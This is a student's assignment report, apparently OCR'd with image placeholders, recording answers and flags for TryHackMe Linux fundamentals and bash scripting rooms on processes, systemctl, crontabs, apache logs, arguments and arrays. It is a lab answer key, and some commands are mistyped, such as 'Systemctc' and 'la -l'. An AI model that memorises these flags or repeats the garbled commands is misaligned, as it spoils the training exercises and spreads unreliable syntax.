
No answer needed — Correct Answer

Edit "task3" located in "tryhackme"'s home directory using Nano. What is the flag?


THM{TEXT_EDITORS} — Correct Answer

Task 4 General/Useful Utilities

Task 5 Processes 101



Step 3:



Read me!

No answer needed — Correct Answer

If we were to launch a process where the previous ID was "300", what would the ID of this new process be?

301 — Correct Answer

If we wanted to **cleanly** kill a process, what signal would we send it?

SIGTERM — Correct Answer

Locate the process that is running on the deployed instance (10.10.222.19). What flag is given?

THM{PROCESSES} — Correct Answer — Hint

What command would we use to stop the service "myservice"?


Systemctc stop myservice — Correct Answer — Hint

What command would we use to start the same service on the boot-up of the system?


Systemctc enable myservice — Correct Answer — Hint


What command would we use to bring a previously backgrounded process back to the foreground?

fg — Correct Answer





Step 4:


GNU nano 4.8 /tmp/crontab.OUI4V3/crontab
Edit this file to introduce tasks to be run by cron.
Each task to run has to be defined through a single line
indicating with different fields when the task will be run
and what command to run for the task
To define the time you can provide concrete values for
minute (m), hour (h), day of month (dom), month (mon),
and day of week (dow) or use '*' in these fields (for 'any').
Notice that tasks will be started based on the cron's system
daemon's notion of time and timezones.
Output of the crontab jobs (including errors) is sent through
email to the user the crontab file belongs to (unless redirected).
For example, you can run a backup of all your user accounts
at 5 a.m every week with:
0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
For more information see the manual pages of crontab(5) and cron(8)
m h dom mon dow command
@ */12 * * * cp -R /home/cmnatic/Documents /var/backups/ >/dev/null 2>&1
Answer the questions below
Ensure you are connected to the deployed instance and look at the running crontabs.
No answer needed
Correct Answer
Hint
When will the crontab on the deployed instance (10.10.222.19) run?
@reboot
Correct Answer
Hint


tryhackme@linux3: ~
File Edit View Search Terminal Help
GNU nano 4.8 /tmp/crontab.FfdFtv/crontab
To define the time you can provide concrete values for
minute (m), hour (h), day of month (dom), month (mon),
and day of week (dow) or use '*' in these fields (for 'any').
Notice that tasks will be started based on the cron's system
daemon's notion of time and timezones.
Output of the crontab jobs (including errors) is sent through
email to the user the crontab file belongs to (unless redirected).
For example, you can run a backup of all your user accounts
at 5 a.m every week with:
0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
For more information see the manual pages of crontab(5) and cron(8)
m h dom mon dow command
@reboot /var/opt/processes.sh
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line

Step 5:


access.log.2.gz error.log error.log.3.gz
ubuntu@ip-172-31-23-158:/var/log/apache2$
There are, of course, logs that store information about how the OS is running itself and actions that are performed by users, such as authentication attempts.
Answer the questions below
Look for the apache2 logs on the deployable Linux machine
No answer needed
Correct Answer
Hint
What is the IP address of the user who visited the site?
10.9.232.111
Correct Answer
What file did they access?
catsanddogs.jpg
Correct Answer


tryhackme@linux3: /var/log/apache2
File Edit View Search Terminal Help
tryhackme@linux3:~$ cd /var/log/apache2
tryhackme@linux3:/var/log/apache2$ ls
access.log access.log.1 error.log error.log.1 other_vhosts_access.log
tryhackme@linux3:/var/log/apache2$ la -l
total 12
-rw-r----- 1 root adm 0 Jul 16 16:36 access.log
-rwxrwxrwx 1 root adm 209 May 4 2021 access.log.1
-rw-r----- 1 root adm 277 Jul 16 16:36 error.log
-rwxrwxrwx 1 root adm 2001 May 5 2021 error.log.1
-rw-r----- 1 root adm 0 May 4 2021 other_vhosts_access.log
tryhackme@linux3:/var/log/apache2$ cat access.log.1
10.9.232.111 - - [04/May/2021:18:18:16 +0000] "GET /catsanddogs.jpg HTTP/1.1" 200 51395 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36"
tryhackme@linux3:/var/log/apache2$

ASSIGNMENT 16

STEPS PERFORMED ON BASH SCRIPTING


INDEX

Topic: STEPS PERFORMED ON BASH SCRIPTING (TRYHACK ME)


ASSIGNMENT 16(DAY 18) Date:16-07-2022

1. Summary report on different steps performed on Bash Scripting CTF

Step 1:



Step 2:



Step 3:

How can we get the number of arguments supplied to a script?

$# Correct Answer

How can we get the filename of our current script(aka our first argument)?

$0 Correct Answer Hint

How can we get the 4th argument supplied to the script?

$4 Correct Answer

If a script asks us for input how can we direct our input into a variable called 'test' using "read"

read test Correct Answer

What will the output of "echo $1 $3" if the script was ran with "./script.sh hello hola aloha"

hello aloha\ Correct Answer Hint

Step 4:

Answer the questions below

What would be the command to print audi to the screen using indexing.

echo "${cars[1]}" Correct Answer Hint

If we wanted to remove tesla from the array how would we do so?

unset cars[3] Correct Answer Hint

How could we insert a new value called toyota to replace tesla?

cars[3]='toyota' Correct Answer Hint

Step 5:

Answer the questions below

What is the flag to check if we have read access to a file?

-r Correct Answer Hint

What is the flag to check to see if it's a directory?

-d Correct Answer

Task 7 Further reading

NAME: I PRASANTI

SIC: 20BCEA56

BRANCH: CEN